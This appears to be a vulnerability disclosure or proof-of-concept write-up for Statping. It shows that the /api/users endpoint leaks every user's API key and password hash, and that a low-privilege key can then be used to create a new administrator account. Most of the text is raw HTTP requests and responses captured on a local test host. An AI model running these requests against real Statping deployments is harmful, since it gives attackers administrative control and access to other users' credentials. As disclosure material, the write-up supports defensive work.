


# Privesc on Application

A user with low privilege or a malicious actor who does not have a user created in the application can obtain administrative access in Statping using the following method:

The malicious actor can query the tokens of existing users in the application by accessing `/api/users`:



```
{
  "admin": true,
  "api_key": "4d97d8d50fc1ba42b40fdb2f35343a1eda2deca0ca4f5659a3836280ed83f183",
  "created_at": "2024-01-20T02:32:34.5464903Z",
  "email": "admin@test.com",
  "id": 1,
  "password": "$2a$14$Qlm04EJPCSZkS0HsN1ktwebPYcgWmNzeE6JMt./7nv02C1HUVlG2.",
  "scopes": "admin",
  "token": "",
  "updated_at": "2024-01-20T02:35:03.189678196Z",
  "username": "admin"
},
{
  "admin": false,
  "api_key": "43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192",
  "created_at": "2024-01-20T02:35:26.209608879Z",
  "email": "newuser@test.com",
  "id": 2,
  "password": "$2a$14$PTokRtbX/RJaKL.JQRI/G.4ppuPhKFw4dh2D1DYNN8lZz7877FJtC",
  "token": "",
  "updated_at": "2024-01-20T02:35:26.209608879Z",
  "username": "NewUser"
}
```

With the NewUser's API

`43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192` (or with the admin's API), the attacker can send a POST to the route `/api/users` with the body containing:

```
{
  "username": "<newusername>",
  "admin": true,
  "email": "<newmail>",
  "password": "<newpass>",
  "api_key": ""
}
```






It is important to pay attention to the `admin` parameter, it must have the value `true`:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POST /api/users?api=43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192 HTTP/1.1 2 Host: 0.0.0.0:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/json;charset=utf-8 8 Content-Length: 99 9 Origin: http://0.0.0.0:8080 10 Connection: close 11 Referer: http://0.0.0.0:8080/dashboard/users 12 13 { 14   "username":"hacker", 15   "admin":true, 16   "email":"hacker@test.com", 17   "password":"hacker", 18   "api_key":"" 19 } </pre>				<pre> 1 HTTP/1.1 200 OK 2 Content-Type: application/json 3 Date: Sat, 20 Jan 2024 02:40:30 GMT 4 Content-Length: 391 5 Connection: close 6 7 { 8   "status":"success", 9   "type":"user", 10  "method":"create", 11  "id":3, 12  "output":{ 13    "id":3, 14    "username":"hacker", 15    "password":"\$2a\$14\$LUB2gBnee8.R8TKEX9v0o.Tf6PcFgbb3zYfwyhYKkCVcyN3atuifu", 16    "email":"hacker@test.com", 17    "api_key":"179921c10e92b3f6144672ed1fef1447e02bffe80f3616194ef91d33915c455", 18    "admin":true, 19    "created_at":"2024-01-20T02:40:29.887860147Z", 20    "updated_at":"2024-01-20T02:40:29.887860147Z", 21    "token":"" 22  } 23 } </pre>			

Now we have a new user, with an administrative profile, concluding the privilege escalation in the application:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /api/users HTTP/1.1 2 Host: 0.0.0.0:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: close 8 Referer: http://0.0.0.0:8080/dashboard/settings 9 10 </pre>				<pre> 1 HTTP/1.1 200 OK 2 Content-Type: application/json 3 Date: Sat, 20 Jan 2024 02:40:37 GMT 4 Content-Length: 984 5 Connection: close 6 7 [ 8   { 9     "admin":true, 10    "api_key":"4d97d8d50fc1ba42b40fdb2f35343a1eda2deca0ca4f5659a3836280ed83f183", 11    "created_at":"2024-01-20T02:32:34.5464903Z", 12    "email":"admin@test.com", 13    "id":1, 14    "password":"\$2a\$14\$QIm04EJPCSZk50HsNlktwebPYcgWmNzeE6JMt../7nv02ClHuVlG2.", 15    "scopes":"admin", 16    "token":"", 17    "updated_at":"2024-01-20T02:35:03.189678196Z", 18    "username":"admin" 19   }, 20   { 21     "admin":false, 22     "api_key":"43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192", 23     "created_at":"2024-01-20T02:35:26.209608879Z", 24     "email":"newuser@test.com", 25     "id":2, 26     "password":"\$2a\$14\$PtOkRtbX/RJaKL..JQRl/G..4ppuPHKfw4dh20IDYyN8LZz7877FjtC", 27     "token":"", 28     "updated_at":"2024-01-20T02:35:26.209608879Z", 29     "username":"NewUser" 30   }, 31   { 32     "admin":true, 33     "api_key":"179921c10e92b3f6144672ed1fef1447e02bffe80f3616194ef91d33915c455", 34     "created_at":"2024-01-20T02:40:29.887860147Z", 35     "email":"hacker@test.com", 36     "id":3, 37     "password":"\$2a\$14\$LUB2gBnee8.R8TKEX9v0o.Tf6PcFgbb3zYfwyhYKkCVcyN3atuifu", 38     "token":"", 39     "updated_at":"2024-01-20T02:40:29.887860147Z", 40     "username":"hacker" 41   } 42 ] </pre>			

## Users

Username	Type	Last Login	Scopes
admin	ADMIN	Friday, Jan 19th 11:35PM	admin  Edit
NewUser	USER	Friday, Jan 19th 11:35PM	 Edit 
hacker	ADMIN	Friday, Jan 19th 11:40PM	 Edit 

## Create User

Username



Administrator

Email

Password

Confirm Password